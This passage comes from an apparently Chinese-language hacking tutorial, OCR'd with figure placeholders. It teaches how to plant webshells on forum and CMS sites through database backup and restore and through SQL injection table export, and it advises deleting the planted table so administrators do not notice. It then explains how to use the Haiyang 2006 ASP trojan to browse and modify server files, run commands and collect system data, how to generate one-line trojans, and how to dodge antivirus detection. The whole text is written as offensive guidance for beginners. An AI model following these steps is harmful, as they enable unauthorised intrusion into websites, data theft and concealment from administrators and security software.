


图55




图 56

我们来仔细看看这个动力系统，备份处限制了只能备份当前的数据库，不能备份其它文件，且备份后文件后缀限为 ASA，但可以自定义文件名。恢复处只能把数据恢复到当前数据库文件，如果遇上本段开头提的那三种情况，我们把一个 shell 恢复出来也是没用的。既然不能直接弄出来，那就老老实实恢复一个比较正常的数据吧。说是比较正常，是因为这个数据库虽然对系统没有影响，但还是做过一些手脚的。

我们拿一个相同系统的空数据库，把<%nodownload%>表中的内容改为一句话木马（图57），然后再在后台添加允许上传 MDB 文件，上传。再到数据恢复处把刚上传的文件恢复回去，这时系统仍是正常运行的。我们重新用默认的用户名 admin，密码 admin888 登录后，再到数据备份的地方，把数据备份出来，然后用客户端连接这个备份的文件就可以了。




图 57

对于限制没那么严的动网，我们可以直接备份就行了。虽然 v7.1 中对备份处做了限制，但恢复处可设限制，条件比动力宽松多了。

4.SQL 导出

对于有注入点的 SQL 站点，我们还可以用黑客界中的丐帮帮主——就是那个臭要饭的发明的“SQL 写入导出大法”得到 webshell，其原理是在知道网站物理路径的情况下通过往 SQL 数据库中写入一个带木马的表，再将这个表导出，就得到 webshell 了。为了不让管理人员发现，我们还要删掉这个新建的表。那个臭要饭的还专门对此写了个叫 getwebshell 的工具（图58），使用起来也并不复杂，我也就不再说了。




图 58

（五）webshell 的使用方法及提权

1.webshell 的基本使用方法

上面说了那么多，相信大家已经能够拿到属于自己的 shell 了吧。拿到 webshell 后该怎么使用啊？这是令许多菜鸟感到困惑的问题。下面，我就以海阳 2006ASP 木马为例说说 webshell 的一些基本使用方法。

首先，我们来下载海阳 2006 木马文件包，解压后有 7 个文件，它们分别是：2006.asp、unpack.vbs、2006x.exe、2006x2.exe、2006Z.exe、hididi.ini、ReadMe.Txt。其中 2006.asp 就是 ASP 木马的主文件，我们用记事本打开这个主文件，把默认密码 lcxmarcos 改为自己想要的密码，当然不改也行），然后用前面说的方法把这个文件放到网上去。用密码登录后，我们就可以看到如图 59 所示页面。它列举了 13 项大的功能，这里我只是就其中的一部分来讲解，其它的请各位自己去摸索。




图 59

首选看第 8 项功能：FSO 文件浏览操作器。如果权限足够的话，我们可以在这里对服务器上任何的盘符进行包括新建、删除、读取、修改、修改属性，运行等文件操作。

下面再来看 wscripc.shell 程序运行器，如果服务器不支持 FSO，可以尝试在这里里输入 cmd 命令执行，例如我这里执行 **dir c:**，看 C 盘的目录是不是都列出来了呢。另外，如里用默认的 cmd 路径无法执行，我们可以自己上传一个 cmd.exe 到有执行权限的目录，填好文件路径再执行。

我们来看看海阳 2006ASP 木马的第 1-5 项功能，这些有的是帮助我们收集服务信息的，有助于我们进一步的入侵。

进入“系统服务信息”后，我们就可以看到系统打开的所有服务和详细说明。

进入“服务器相关数据”后，我们就可以看到系统参数、系统磁盘、站点文件夹，终端端口等信息。

而“服务器组件探针”则可以列出服务器上各组件的名称和支持情况。

“系统用户和用户组信息”可以帮我们列出服务器上所有用户、用户组的详细信息。

客户端服务器交互信息是为我们列出服务器上 Application、Session、cookies 等信息的地方。

第十一个功能“文件打包功能”是海阳 2006 新增的一个亮点，它可以不用 winrar 打包服务器上的文件夹，无论是否支持 FSO 都能完成，打好包后，我们可以在海洋 2006 木马的同级目录下找到 hyfop.mdb 文件，下载回来后用 unpack.vbs 解压就可以了。另外，如果服务器支持 FSO，我们也可以用这个功能在服务器上解包。

海阳 2006ASP 木马还增加了“一些零碎的小东西”，其中比较实用的有注册表的读取功能，填斥了注册表的键值路径后，点“读取”就能读出注册表键值了。

除了海阳 ASP 木马的主体文件外，它的压缩包里的其它文件也是大有用途，现在来说说生成一句话代码的 c/s 端。前面讲入侵时我讲过许多次一句话木马，这个一句话木马怎么得到呢？其实可以用海阳的 c/s 端生成啊！运行 2006x.exe，如图 60 所示，按“打开”选择木马文件 2006-asp，再填好服务端密码，按“转换”就会生成一个名为 2006.asp.htm 的客户端，然后再按“生成服务端页面”，选择好存放路径及文件名后就生成一句话木马了，把这个木马插入到服务器的一个 ASP 文件中，用客户端连接，我们就可以往服务器写入任意代码了。




图60

另外，我们还可以自己定制海阳2006的功能，如我们只需要FSO文件浏览器，就运行2006Z.exe（图61），在“页面选择”外选FSO文件浏览操作器，选择好源文件2006.asp和生成后的文件各后点“生成”一个只有FSO文件浏览器功能的木马就生成了（图62），是不是很方便啊？




图61

2.ASP木马的加密及防杀

随着ASP木马的泛滥，杀毒软件也把ASP木马列为严厉打击的对象。我们辛辛苦苦得到了后台管理权上传webshell，却被杀毒软件给kill了岂不太可惜了？别急，想想防杀该怎么做呢？不错，要么换匹不被杀的马，要么加壳。

先说换马吧，就ASP木马而言，海阳的名气最大，当然成为各杀毒软件重点打击的对象了。既然海阳不能用，我们就用老兵的ASP站长助手6.0吧，不知是不是杀毒软件厂商也把这工具当成是站长的管理助手了，杀它的杀毒软件比杀海阳的少了许多，但其实这个文件的功能一点也不比海阳差。当然，ASP站长助手有时也是会被kill掉的，那我们就用海阳的一句话木马吧。可能是这一句话中的“特征码”不太好找吧。




图62

什么，嫌一句话木马的功能不能强？看来只能拿出我的密秘武器——ASP站长助手aweige修改版了。这个ASP木马是aweige修改过的ASP站长助手，目前能免除一切杀毒软件的查杀，默认密码也是“*”，进去后和ASP站长助手的界面是一样的。它不但目前免杀，可能永远都会免杀哦！因为我将此文件尝试提交给杀毒厂商，他们竟说我的不是病毒（大家别BS我啊！）

